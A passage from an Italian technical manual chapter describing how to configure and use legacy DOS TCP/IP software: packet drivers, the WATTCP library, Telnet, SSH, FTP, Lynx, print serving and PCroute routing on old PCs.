I driver di pacchetto Crynwr e altri simili, possono essere rimossi dalla memoria residente attraverso un programma speciale che accompagna la raccolta stessa. Si tratta di '**`TERMIN.COM`**' che richiede soltanto l'indicazione dell'indirizzo IRQ software con il quale è stato installato il driver:

`TERMIN.COM` ***irq_software***

Per esempio, per eliminare il driver installato utilizzando l'indirizzo $7E_{16}$, viene eliminato dalla memoria residente con il comando seguente:

```
TERMIN.COM 0x7e
```

417.2 Libreria WATTCP

software non libero: non è consentita la distribuzione di versioni modificate e non è consentita la commercializzazione

WATTCP [2] (*University of Waterlo TCP*) è una libreria utilizzata da alcuni programmi per accedere alle funzionalità TCP/IP. Di conseguenza, questi programmi hanno in comune lo stesso tipo di file di configurazione, che normalmente è denominato '`WATTCP.CFG`'.

Generalmente, questi programmi incorporano completamente il codice della libreria WATT-CP, pertanto, i programmi sono autonomi, ma possono usare in comune lo stesso file di configurazione.

Questo file si compone di direttive molto semplici, in cui si assegna idealmente un valore a una variabile:

variabile_di_configurazione* = *valore

In generale, viene definito l'indirizzo IP, il nome corrispondente e la maschera di rete (o della sottorete), come si vede nell'esempio seguente:

```
HOSTNAME = dos
MY_IP = 192.168.1.15
NETMASK = 255.255.255.0
```

Inoltre, di solito si indicano anche i serventi DNS,[3] il nome del proprio dominio e il router (gateway):

```
GATEWAY = 192.168.1.1
NAMESERVER = 192.168.1.1
DOMAINSLIST = brot.dg
```

Può essere interessante anche la definizione della dimensione massima dei pacchetti (MSS, *Max segment size*), se per qualche motivo il driver di pacchetto dovesse avere delle limitazioni:

```
MSS = 512
```

In breve, un esempio completo, senza l'indicazione della dimensione massima dei pacchetti:

```
MY_IP = 192.168.1.15
NETMASK = 255.255.255.0
GATEWAY = 192.168.1.1
NAMESERVER = 192.168.1.1
HOSTNAME = dos
DOMAINSLIST = brot.dg
```

Alcuni programmi potrebbero richiedere la presenza di una variabile di ambiente che permetta loro di individuare facilmente la collocazione e il nome del file di configurazione. Per esempio, se si tratta del file '`C:\TCPIP\WATTCP.CFG`', potrebbe essere richiesto di includere nel file '`AUTOEXEC.BAT`' la riga seguente:

```
SET WATTCP.CFG=\TCPIP
```

I programmi che utilizzano questa libreria, fanno spesso riferimento a file standard dei sistemi Unix, che devono trovare nella directory corrente:

'`HOSTS`'	contiene un elenco di indirizzi IP associati al nome di dominio corrispondente, equivalente al noto '`/etc/hosts`' dei sistemi Unix
'`PROTOCOL`'	contiene l'elenco dei protocolli con i nomi associati, equivalente al noto '`/etc/protocols`' dei sistemi Unix
'`SERVICES`'	contiene l'elenco dei servizi di rete, equivalente al noto '`/etc/services`' dei sistemi Unix.

417.3 Applicazioni standard per WATTCP

Assieme alla libreria WATTCP, si trovano i sorgenti di alcuni programmi comuni, [4] diffusi in forma binaria in un archivio compresso denominato '`apps.zip`'. La tabella seguente ne elenca alcuni:

`tcpinfo`	mostra le informazioni tratte dal file di configurazione '`wattcp.cfg`', consentendone il controllo;
`ping` ***nodo***	esegue una richiesta di eco ICMP verso il nodo indicato;
`finger` [***utente***`@`] ***nodo***	richiede le informazioni disponibili sugli utenti del nodo indicato;
`rexec` ***nodo*** [***utente*** [***parola_d'ordine***]] ***comando***	esegue un comando remoto attraverso il protocollo RSH;
`lpr` [***coda***] ***nodo*** ***file***	invia un file alla stampante remota;
`lpq -P`***coda*** `-S`***nodo***	interroga la coda di una stampante remota;
`ftp` [***utente***`@`] ***nodo***	richiede l'instaurazione di un collegamento FTP con il nodo indicato;

417.4 ABC-nslookup

ABC-nslookup [5] consente l'interrogazione di un servizio DNS. Si tratta di un programma molto semplice che utilizza la libreria WATTCP e anche la libreria ABC, ma la seconda richiede la preparazione di altri file; in particolare, per ciò che riguarda ABC-nslookup, è necessario predisporre un file contenente l'elenco dei serventi DNS a disposizione.

Il pacchetto originale del programma, corrispondente al file '`nslb01a.zip`', include una sottodirectory che dovrebbe essere riprodotta tale e quale nella radice del disco: '`\ETC\`'. Questa directory contiene in particolare il file '`RESOLV.CNF`', che corrisponde in pratica al file '`/etc/resolv.conf`' dei sistemi Unix. Eventualmente, se si desidera collocare questi file in una posizione diversa, basta definire la variabile di ambiente '**`ABCETCDIR`**'; per esempio, si può scrivere nel file '`AUTOEXEC.BAT`':

```
SET ABCETCDIR=\TCPIP
```

In questo caso, si intende dire che i file di tale directory si trovano invece in '`\TCPIP\`'.

> È la libreria ABC che richiede la presenza di alcuni fine nella directory '`\ETC\`', pertanto è questo il motivo del nome della variabile di ambiente.

Il pacchetto si compone di due eseguibili, che cercano il file '`WATTCP.CFG`' nella directory corrente, ignorando la variabile di ambiente '**`WATTCP.CFG`**':

`NSLOOKUP` [***nodo_da_trovare*** [***servente_dns***]]

`NSQUERY` [`-d`] ***nodo_da_trovare*** [***servente_dns***]

I due comandi consentono di interrogare un servente DNS per risolvere un nome in numero e viceversa, oppure per avere maggiori dettagli sulle registrazioni del DNS che riguardano il nodo cercato. Se non viene indicato il servente DNS nella riga di comando, si fa riferimento a quanto indicato nella configurazione, precisamente nel file 'RESOLV.CNF', che a questo proposito si compila come quello dei sistemi Unix.

417.5 MiniTelnet

MiniTelnet [6] è un piccolo programma cliente per il protocollo TELNET, basato sulla libreria WATTCP. Il programma eseguibile corrispondente è '**MT.EXE**', che si usa così:

```
MT nodo [-Pporta] [-Eemulazione] [-Ktastiera]
```

L'emulazione del terminale viene definita con l'opzione '**-E**', secondo la tabella:

Opzione	Descrizione
-EVT52	emula un terminale di tipo VT52;
-EHeath19	emula una variante del terminale VT52;
-EVT102	emula un terminale VT102;
-EVT200	emula un terminale VT200;
-EANSI	emula un terminale ANSI;

Per quanto riguarda l'emulazione della tastiera, il pacchetto di MiniTelnet include alcuni file di esempio, con estensione '.KBD'. Per selezionare uno di questi file, si utilizza l'opzione '**-K**', seguita dalla radice del nome di questi file. Per esempio, per utilizzare il file 'VT-AT.KBD', si deve usare l'opzione '**-KVT-AT**'.

Per accedere a un sistema GNU con MiniTelnet, attraverso un vecchio elaboratore con tastiera standard, può essere conveniente l'uso della sintassi seguente:

```
MT nodo -EANSI -KVT-AT
```

In questo modo si seleziona l'emulazione ANSI e il file 'VT-AT.KBD' per la tastiera. Tuttavia, il servente TELNET potrebbe non essere in grado di passare l'informazione sul tipo di terminale utilizzato alla shell, pertanto conviene impostare manualmente la variabile '**TERM**' una volta iniziato il collegamento:

$ **export TERM=linux** [*Invio*]

L'esempio riguarda il caso di un sistema GNU/Linux, dove la voce '**linux**' per identificare il tipo di terminale sembra essere la più vicina al funzionamento ottimale.

417.6 SSHDOS

SSHDOS [7] è un cliente per il protocollo SSH nelle versioni 1.*. Si tratta di un programma che usa la libreria WATTCP, pertanto non crea problemi di configurazione. Il vero problema, semmai, riguarda la versione del protocollo, dal momento che un servente che offre solo il protocollo 2, non può comunicare con SSHDOS.

SSHDOS viene distribuito in due eseguibili differenti, a seconda della disponibilità o meno di una CPU i386. In generale, funziona sempre l'eseguibile '**SSHDOS.EXE**', anche se è molto lento:

```
SSHDOS [opzioni] utente nodo [comando]
```

In condizioni normali, non si usano le opzioni e nemmeno il comando da eseguire nell'elaboratore remoto; in questo modo viene chiesto di inserire la parola d'ordine, dopo la quale si ottiene di interagire con la shell. Eventualmente, per ottenere l'elenco delle opzioni disponibili, è sufficiente avviare l'eseguibile senza argomenti.

Se non si specificano opzioni particolari al riguardo, SSHDOS funziona emulando il comportamento di un terminale di tipo '**xterm**'; generalmente non è necessario cambiare questa impostazione con le opzioni.

Il pacchetto con cui è distribuito SSHDOS contiene anche un programma per l'uso del protocollo TELNET:

```
TELNET [opzioni] nodo [porta]
```

Dovrebbe essere disponibile anche un pacchetto separato per il protocollo SSH 2, ma potrebbe non essere completamente efficiente nella versione per CPU x86-16.

417.7 Bobcat (Lynx)

Bobcat è una raccolta di applicativi, organizzata attorno a una versione di Lynx [8] per Dos. Le licenze dei vari applicativi inseriti sono varie; tuttavia, il pacchetto più importante è proprio Lynx, che può funzionare anche da solo, per accedere ai servizi HTTP comuni.

Bobcat è ottenibile dall'indirizzo ⟨*http://www.fdisk.com/doslynx/bobcat.htm*⟩. Eventualmente si può fare una ricerca con ⟨*http://www.google.com/search?q=bcat-e07.exe*⟩.

Di tutti i file che compongono il pacchetto, sono sufficienti il programma '**LYNX.EXE**' e il file 'LYNX.CFG'. Il secondo è il file di configurazione, in cui è bene definire la collocazione di alcuni file HTML (con estensione '.HTM'), che vengono usati quando si richiede la guida, altre informazioni e per accumulare eventualmente lo storico degli indirizzi richiesti. Inoltre, questa edizione di Lynx utilizza la libreria WATTCP, pertanto il programma si aspetta di trovare il file di configurazione 'WATTCP.CFG' nella directory corrente.

417.8 PPRD: servente di rete per la stampa

	software non libero: licenza Artistic

PPRD [9] è una piccola raccolta di programmi per la gestione di un servente di stampa secondo lo stile del demone '**lpd**'. Nelle situazioni in cui il sistema riesce a funzionare, permette di riutilizzare un vecchio PC, anche un XT, per questo scopo. Può essere ottenuto presso Simtel.Net all'indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/pprd200.zip*⟩.

PPRD si avvale della libreria WATTCP, pertanto può condividere la configurazione con altri programmi simili. In particolare, nel file di configurazione 'WATTCP.CFG' si deve specificare la dimensione della memoria tampone (*buffer*) di trasmissione e ricezione.

```
TXBUFSIZE=8192
RXBUFSIZE=8192
```

Il programma eseguibile che svolge il lavoro è '**PPRD.EXE**', che viene avviato normalmente senza l'indicazione di alcuna opzione, purché il file 'WATTCP.CFG' sia stato predisposto correttamente e collocato nella directory corrente:

```
PPRD [opzioni]
```

Salvo una diversa configurazione, il programma offre la stampante (o le stampanti) con un nome corrispondente a quello usato dal Dos per identificare il dispositivo: '**lpt1**', '**lpt2**', ...

Nell'elaboratore con un sistema GNU dal quale si vogliono inviare le stampe occorre sistemare il file '/etc/printcap' in modo adeguato. Quello che segue è un esempio in cui:

1. la stampante predefinita punta direttamente alla stampante remota, il cui nome è '**lpt1**';
2. la stampante '**ps**' utilizza un filtro che trasforma un documento PostScript in un file adatto alla stampante remota e poi lo ridirige alla stampante predefinita;
3. la stampante '**tx**' utilizza un filtro che trasforma un file di testo in stile Unix in un file di testo in stile Dos e poi lo ridirige alla stampante predefinita.

```
#
# /etc/printcap
#
lp:\
        :lp=:\
        :sd=/var/spool/lpd/lp:\
        :rm=192.168.1.15:\
        :rp=lpt1:\
        :mx#0:\
        :sf:\
        :sh:
#
ps:\
```

```
        :lp=/dev/null:\
        :sd=/var/spool/lpd/postscript:\
        :lf=/var/spool/lpd/postscript/log:\
        :if=/var/spool/lpd/postscript/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
#
tx:\
        :lp=/dev/null:\
        :sd=/var/spool/lpd/text:\
        :lf=/var/spool/lpd/text/log:\
        :if=/var/spool/lpd/text/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
```

Segue lo script usato come filtro di input per la stampa in PostScript. Lo script riceve i dati dallo standard input e attraverso Ghostscript lo trasforma in un file adatto per la stampa su una stampante a nove aghi tipo IBM-EPSON e dirige l'output verso la stampante predefinita, cioè quella remota.[10]

```
#!/bin/sh
/bin/grep -v '(%%' | /usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=letter \
    -sDEVICE=eps9high -sOutputFile=- - | /usr/bin/lpr
```

Segue lo script usato come filtro di input per la stampa dei file di testo. Lo script riceve i dati dallo standard input e attraverso il programma '**`unix2dos`**' lo trasforma in un file di testo in cui ogni riga è terminata dalla sequenza *<CR><LF>* come richiesto dalle stampanti normali. L'output viene quindi diretto verso la stampante predefinita, cioè quella remota.

```
#!/bin/sh
/bin/cat | /usr/bin/unix2dos | /usr/bin/lpr
```

Se poi '**`unix2dos`**' non si comporta come previsto, si può realizzare un programma Perl:

```
#!/usr/bin/perl
##
## filtro-crlf.pl < <file-input> > <file-output>
##
$riga = "";
while ($riga = <STDIN>)
  {
    #
    # Elimina il codice di interruzione di riga finale.
    #
    chomp ($riga);
    #
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    #
    print STDOUT ("$riga\r\n");
  };
```

417.9 Trout

Trout [11] è una versione Dos del noto Traceroute per sistemi Unix, che utilizza la libreria WATTCP; l'eseguibile che svolge il lavoro è '**TROUT.EXE**'.

Per ottenere il pacchetto, si può fare una ricerca per i file 'trtb01b.zip' o 'trt-e01.exe'.

417.10 Talk

Talk [12] è una versione Dos del noto programma con lo stesso nome per i sistemi Unix (capitolo 307). Questa versione per Dos utilizza la libreria WATTCP e l'eseguibile che svolge il lavoro è '**TALK.EXE**'. Il pacchetto può essere recuperato presso l'indirizzo ⟨*http://http://users.libero.it/kht/mirror/half-mirror/dos/network/tcp.ip/wattcp/talk-13.zip* ⟩.

L'eseguibile '**TALK.EXE**' si comporta simultaneamente da servente e da cliente:

```
TALK [opzioni] [utente@nodo [terminale]]
```

Se non si indica l'utente e il nodo da contattare, si avvia il programma in attesa di chiamate, a cui poi viene data risposta, qualunque sia il nominativo utente che viene richiesto. Le opzioni disponibili sono poche; in particolare, '**-l**' consente di avere una registrazione della comunicazione in un file ('TALK.LOG'), mentre '**-o**' consente di richiedere l'uso di un protocollo più vecchio.

Durante il funzionamento, è possibile usare il tasto [*F1*] per ottenere una guida rapida all'uso dei comandi da tastiera; in particolare, la combinazione [*Alt s*], consente di cambiare la modalità visiva della comunicazione (a schermo unico o a schermo diviso).

La configurazione con il file 'WATTCP.CFG' prevede l'aggiunta di direttive specifiche, che comunque non sono indispensabili.

417.11 DosLynx

!	software didattico, non libero

DosLynx [13] è un programma di navigazione a caratteri, ma relativamente completo, da utilizzare insieme a un driver di pacchetto per il TCP/IP (non fa uso della libreria WATTCP, pertanto ha una configurazione indipendente). Può essere ottenuto presso ⟨*http://www.fdisk.com/doslynx/doslynx.htm* ⟩. Per quanto possibile, questo applicativo è molto accurato, per esempio permette l'uso del mouse.

L'eseguibile è precisamente '**DOSLYNX.EXE**' che si avvia senza l'indicazione di argomenti particolari; ma prima di poter essere utilizzato occorre predisporre il file 'DOSLYNX.CFG'.

Figura 417.21. La guida interna di DosLynx.

```
 File  Navigate  Options  Window  Hotlist  Help                    11:12:35
[■]                    file:///a|/readme.htm                       1=[↕]

   TITLE:          DosLynx v0.8 Alpha Release Information


                   DOSLYNX V0.8 ALPHA RELEASE INFORMATION

Contents:

   * Introduction
   * System Requirements
   * Obtaining DosLynx
   * Required Files
   * Installing DosLynx
   * Configuring DosLynx
   * Command Line Options
   * Using DosLynx
   * Special Notes on Usage
   * New DosLynx Features
   * Distributing DosLynx
   * Credits

Prior  Activate  Next  Previous  Search          0      781824      196336
```

DosLynx permette anche l'invio di messaggi di posta elettronica, ma non la loro ricezione o lettura.

La configurazione di DosLynx avviene attraverso il file '`DOSLYNX.CFG`', collocato nella directory corrente nel momento in cui si avvia il programma. In questo file, per prima cosa deve essere definito l'indirizzo IP e la maschera di rete (*netmask*).

```
my_ip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre indicare l'indirizzo del router (gateway) e del servente DNS anche se in realtà possono non esistere nella rete locale che si utilizza.

```
gateway=192.168.1.1
nameserver=192.168.1.1
```

Viene specificato quindi il dominio e il nome dell'elaboratore locale.

```
domainslist="brot.dg"
hostname=dos
```

Per il resto, questo file di configurazione viene già fornito con un esempio molto ben commentato. Vale comunque la pena di indicare:

- l'attivazione del collegamento con l'esterno;
- il proprio indirizzo di posta elettronica, che viene utilizzato come mittente per i messaggi inviati;
- l'indicazione dell'elaboratore a cui fare riferimento per l'inoltro dei messaggi di posta elettronica inviati, attraverso il protocollo SMTP;

- l’indicazione dell’elaboratore a cui fare riferimento per l’accesso a NNTP (news).

```
networked=YES
mailaddr=daniele@dinkel.brot.dg
smtphost=192.168.1.1
nntphost=192.168.1.1
```

417.12 NCSA Telnet

NCSA Telnet [14] è una piccola raccolta di programmi da utilizzare insieme a un driver di pacchetto per il TCP/IP (si tratta di programmi autonomi dalla libreria WATTCP). Può essere ottenuta presso Simtel.Net all’indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/ncsatlnt/*⟩.

Nelle sezioni seguenti vengono descritti solo alcuni dei programmi di questa raccolta. Prima di poterli utilizzare occorre predisporre il file ‘`CONFIG.TEL`’.

L’ultima versione di questa raccolta dovrebbe essere la 2.3.08 che però sembra avere qualche problema, in particolare non può essere utilizzata quando si abilita il *Path MTU discovery* durante la compilazione del kernel Linux. La versione 2.3.07.4 (precedente) dovrebbe essere esente da questo difetto. Inoltre, alcune versioni precedenti alla 2.3.08, compresa la 2.3.07.4, contengono più programmi di servizio accessori, come un programma per il ping e uno per il tracciamento dell’instradamento. Per trovare la versione 2.3.07.4 si può provare con: ⟨*http://www.google.com/search?q=tel23074.zip*⟩.

417.12.1 File «CONFIG.TEL»

‘`CONFIG.TEL`’ è un file di testo contenente l’indicazione della configurazione del gruppetto di programmi che compongono il pacchetto Telnet NCSA. Per prima cosa deve essere definito l’indirizzo IP e la maschera di rete (*netmask*).

```
myip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre definire le caratteristiche del driver di pacchetto utilizzato, che a loro volta dipendono dal tipo di scheda di rete. L’esempio seguente riguarda il caso del driver di pacchetto Crynwr per la scheda NE2000 (‘**`NE2000.COM 0x7e 0x0b 0x300`**’). Occorre fare attenzione alla voce ‘**`ioaddr=`**’ che non si riferisce a un indirizzo di I/O, ma all’IRQ software del driver di pacchetto.

```
hardware=packet
interrupt=11
ioaddr=0x7e
```

Seguono una serie di altre informazioni, in particolare sono interessanti le seguenti.

```
myname=dos.brot.dg
termtype="vt100"
keyfile=".\keymap.tel"
services=".\services.tel"
ftp=yes
ftpwrt=yes
passfile=".\password.tel"
```

Quindi vengono richieste le informazioni sui nodi che possono essere contattati. Vengono inizialmente indicate delle caratteristiche generali predefinite, quindi i dati particolari di nodi determinati.

```
name=default
# Seguono una serie di caratteristiche predefinite
# ...
# Inizia la definizione dell'elaboratore «dinkel.brot.dg»
name=dinkel.brot.dg
hostip=192.168.1.1
gateway=0       # Non è un router
nameserver=1    # È un Name Server
# Inizia la definizione dell'alias «dinkel»
name=dinkel
copyfrom=dinkel.brot.dg
```

417.12.2 File «KEYFILE.TEL»

All'interno del file '`CONFIG.TEL`', con la voce '**`keyfile=`**', viene dichiarato il nome e la collocazione di un file di configurazione della tastiera. Lo scopo di questo file è definire una corrispondenza tra tasti premuti e segnali inviati. Telnet NCSA fornisce già questo file e ha il nome '`KEYFILE.TEL`'.

Per poter conoscere i codici a cui corrispondono i tasti della propria tastiera, si può utilizzare il programma '**`SCANCHEK.EXE`**'.

In generale, non conviene modificare il file originale, piuttosto, è meglio tentare diversi tipi di configurazione di terminale assegnando un valore opportuno alla variabile di ambiente '**`TERM`**' di GNU/Linux o alla voce '**`termtype=`**' del file '`CONFIG.TEL`'. si possono provare, in particolare, i valori '**`vt100`**' e '**`vt220`**'.

417.12.3 File «PASSWORD.TEL»

Il programma '**`TELBIN.EXE`**' può funzionare anche come un semplice servente FTP per accessi singoli.[15]

Per questo, è necessario definire un file contenente informazioni sugli utenti e sui loro permessi di accesso. Il nome e la posizione di questo file viene definito all'interno di '`CONFIG.TEL`', con la voce '**`passfile=`**' e di solito si tratta di '`PASSWORD.TEL`'.

Per crearlo o modificarlo, conviene utilizzare il programma '**`TELPASS.EXE`**', per esempio nel modo seguente. Il programma stesso suggerisce le operazioni da compiere.

`C:\NCSATELN>` **`telpass password.tel`** [*Invio*]

417.12.4 File «SERVICES.TEL»

'SERVICES.TEL' è il file dei servizi di rete ed è analogo al file '/etc/services' (258.2). Viene già fornito configurato correttamente.

417.12.5 File «TELBIN.EXE»

```
TELBIN [nodo]
```

Il programma '**TELBIN.EXE**' è il più importante di questo gruppo, essendo quello che permette di attivare una connessione TELNET con un elaboratore GNU/Linux o un altro Unix. Se il programma non riesce a connettersi con l'elaboratore indicato come argomento, o se questo non viene indicato, si avvia come servente FTP e accetta una sola connessione alla volta.

Quando si vuole utilizzare '**TELBIN.EXE**' come servente FTP occorre predisporre il file degli utenti, che solitamente è 'PASSWORD.TEL'.

417.12.6 File «FTPBIN.EXE»

```
FTPBIN [nodo]
```

'**FTPBIN.EXE**' è il secondo programma come importanza. Si tratta di un semplice cliente FTP abbastanza funzionante. I comandi che mette a disposizione sono i soliti per questo tipo di programma; per ottenere aiuto si può utilizzare il punto interrogativo ('**?**').

417.12.7 File «FINGER.EXE»


```
FINGER [utente]@nodo
```

Il programma '**FINGER.EXE**' permette di ottenere informazioni sugli utenti connessi in un elaboratore determinato. Il risultato di questa interrogazione è analogo a quello del suo omonimo negli ambienti Unix.

417.13 POPMail

POPMail [16] è un ottimo programma per la gestione della posta elettronica attraverso la connessione con un servizio POP2 o POP3. Può essere ottenuto presso Simtel.Net all'indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/popml322.zip* ⟩.

La configurazione viene fatta attraverso il programma stesso e non richiede la preparazione di alcun file.

Figura 417.30. La composizione di un messaggio di posta elettronica attraverso POPMail.

POPMail si compone di un solo eseguibile monolitico: '**`POPMAIL.EXE`**'. Tutte le sue funzionalità sono incorporate in questo, compresa la configurazione. Appena si avvia il programma si ottiene un'interfaccia amichevole che permette l'uso del mouse.

417.13.1 Menù «Setup»

La configurazione del programma si definisce attraverso le funzioni del menù `Setup`. In particolare è importante la voce `Network`, attraverso cui si accede a una maschera per la definizione degli indirizzi e dei nomi utilizzati. In questa fase, è importante stabilire il tipo di protocollo che si intende utilizzare. Questo lo si fa attraverso l'indicazione della porta di comunicazione. Quella predefinita è 109 corrispondente a POP2, altrimenti si può utilizzare la porta 110 in modo da collegarsi a un servizio POP3.

Figura 417.31. La finestra principale della configurazione di POPMail. Si può osservare che il nodo da specificare alla voce `Host Computer` è quello che fornisce il servizio SMTP, mentre subito sotto è richiesto l'indirizzo dell'elaboratore locale.

Figura 417.32. Selezionando il pulsante ADVANCED dalla finestra principale di configurazione, si ottiene questa finestra di informazioni aggiuntive. La selezione del tipo di protocollo dipende dal numero di porta selezionato. In questo caso, essendo il numero 110, si utilizza il protocollo POP3.

```
Advanced

a. Preferred full name                        daniele giacomini
b. Reply-to address                           daniele@dinkel.brot.dg
c. Net mask                                   255.255.255.0
d. Domain request timeout (sec)               60
e. Connect timeout (sec)                      40
f. I/O timeout (sec)                          40
g. Retransmit timeout (sec)                   1
h. Max transmit unit in bytes: MTU            1024
i. Max segment we can receive: MAXSEG         1024
j. Most bytes we can receive without ACK      2048
l. POP port                                   110
m. Finger port                                79

   OK          Cancel
```

417.13.2 Menù «Window»

Una volta definita la configurazione, si può iniziare a utilizzare il programma per ricevere e spedire posta. Esistono tre finestre: una per la composizione dei messaggi, un'altra per la loro lettura e l'ultima per le operazioni di «taglia-copia-incolla». Per passare da una finestra all'altra, occorre richiamare questo menù.

417.13.3 Menù «=»

Il menù dell'applicazione, quello precedente a `File`, permette di accedere a funzionalità aggiuntive e molto utili. Si può utilizzare una sessione TELNET in una finestra, si può ottenere la risoluzione di indirizzi IP e si può eseguire il ping.

Figura 417.33. Una sessione TELNET attraverso POPMail.

Figura 417.34. La presenza di una funzione di ping completa l'applicativo POPMail.

417.14 PCroute

PCroute permette di trasformare un vecchio PC (i286 o inferiore) in un router IPv4. Può essere ottenuto presso Simtel.Net all'indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/network/pcrte224.zip*⟩.

Nell'archivio che viene distribuito, è presente il sorgente e diverse versioni compilate, per l'uso delle schede di rete più comuni nel passato. Tra queste versioni già pronte ne esiste una in grado di utilizzare i driver di pacchetto descritti all'inizio di questo capitolo. Gli esempi che vengono mostrati qui si riferiscono all'utilizzo dei driver di pacchetto.

417.14.1 Configurazione dei driver di pacchetto

Se si decide di utilizzare la versione già compilata per i driver di pacchetto, cioè '`PKTPKT.EXE`', è necessario prima configurare i driver di pacchetto, poi si può pensare alla configurazione di PCroute.

La versione precompilata, '`PKTPKT.EXE`', prevede l'utilizzo di due indirizzi di interruzione (*interrupt*) software per comunicare con i driver di pacchetto, 60_{16} e 61_{16}, dove il primo si riferisce alla prima interfaccia e l'altro alla seconda.

Supponendo di disporre di schede di rete compatibili NE2000, che utilizzino rispettivamente le risorse IRQ 10 e I/O 280_{16}, IRQ 11 e I/O 300_{16}, la configurazione dei driver di pacchetto dovrebbe essere la seguente:

```
ne2000 0x60 0x0a 0x280
ne2000 0x61 0x0b 0x300
```

417.14.2 Configurazione di PCroute

Per fare funzionare PCroute è necessario l'eseguibile '`PCROUTE.EXE`'; nel caso di utilizzo dei driver di pacchetto, si tratta di '`PKTPKT.EXE`'. Inoltre serve anche '`CONFIG.EXE`', per generare il file di configurazione di PCroute.

Si suppone che la prima scheda sia inserita nella rete 192.168.1.0 e che abbia l'indirizzo 192.168.1.254; inoltre si suppone che la seconda sia nella rete 192.168.2.0 con l'indirizzo 192.168.2.254. Non si prevede la necessità di indicare altri instradamenti per mezzo di altri router.

`C:\PCROUTE>` **`CONFIG`**[*Invio*]

```
This program creates/edits the pcroute.cfg file
```

Inizia una configurazione interattiva, a cominciare dalle indicazioni riferite alla prima interfaccia, cioè quella collegata al driver di pacchetto attraverso l'indirizzo IRQ 60_{16}.

```
Configuring an interface
```

`Address for the interface [0.0.0.0] ?` **`192.168.1.254`**[*Invio*]

`Subnet mask for the interface [255.255.255.0] ?` **`255.255.255.0`**[*Invio*]

```
Flag Meanings (if set)
    Bit 0 (1h)  - Don't send routing updates out this interface
    Bit 1 (2h)  - Don't listen to routing updates from this interface
    Bit 2 (4h)  - Proxy Arp for all subnets
    Bit 3 (8h)  - Turn off directed broadcasts
    Bit 4 (10h) - Turn off the issuing of ICMP redirects
    Bit 5 (20h) - Broadcast using old (0's) format
```

`Flags (HEX) for the interface [0H] ?` **`0H`**[*Invio*]

`Routing Metric (HEX) for the interface [1H] ?` **`1H`**[*Invio*]

A questo punto si passa alla configurazione della seconda interfaccia, cioè quella collegata al driver di pacchetto attraverso l'indirizzo IRQ 61_{16}.

```
  Configuring an interface

Address for the interface [0.0.0.0] ? 192.168.2.254[Invio]

Subnet mask for the interface [255.255.255.0] ? 255.255.255.0[Invio]


  Flag Meanings (if set)
      Bit 0 (1h)  - Don't send routing updates out this interface
      Bit 1 (2h)  - Don't listen to routing updates from this interface
      Bit 2 (4h)  - Proxy Arp for all subnets
      Bit 3 (8h)  - Turn off directed broadcasts
      Bit 4 (10h) - Turn off the issuing of ICMP redirects
      Bit 5 (20h) - Broadcast using old (0's) format

Flags (HEX) for the interface [0H] ? 0H[Invio]

Routing Metric (HEX) for the interface [1H] ? 1H[Invio]
```

Gli instradamenti sulle reti cui sono connesse le interfacce vengono definiti in modo automatico. Si decide di non indicare altri instradamenti particolari.

```
  If you wish to configure static routes do so here.  To stop type a '.'

    Flag Meanings (if set)
        Bit 0 (1h)  - Local route, do not propagate it
        Bit 1 (2h)  - Transient route, subject to RIP protocol

Network [0.0.0.0] ? .[Invio]
```

Da questo punto non si seleziona alcuna opzione particolare.

```
  If you wish to forward bootp packets please enter the address
    of the address to forward it to.  This address can be a
    directed broadcast.  0.0.0.0  means don't forward

Address to forward bootp packets [0.0.0.0] ? 0.0.0.0[Invio]


  Once PCroute boots up, it sends all log messages to a network
    host running a BSD UNIX syslogd daemon.  To disable
    logging enter 0.0.0.0

Host to send loging info to [0.0.0.0] ? 0.0.0.0[Invio]


  Mask Meanings (0 = Log, 1 = Don't log)
      Bit 0 (1h)  - System
      Bit 1 (2h)  - Routing
      Bit 2 (4h)  - Monitor
      Bit 3 (8h)  - Localtalk
```

```
Logging mask for this router [0H] ? 0H[Invio]


  There are 8 routing 'levels' supported
      0 - Emergency    1 - Alert    2 - Critical    3 - Error
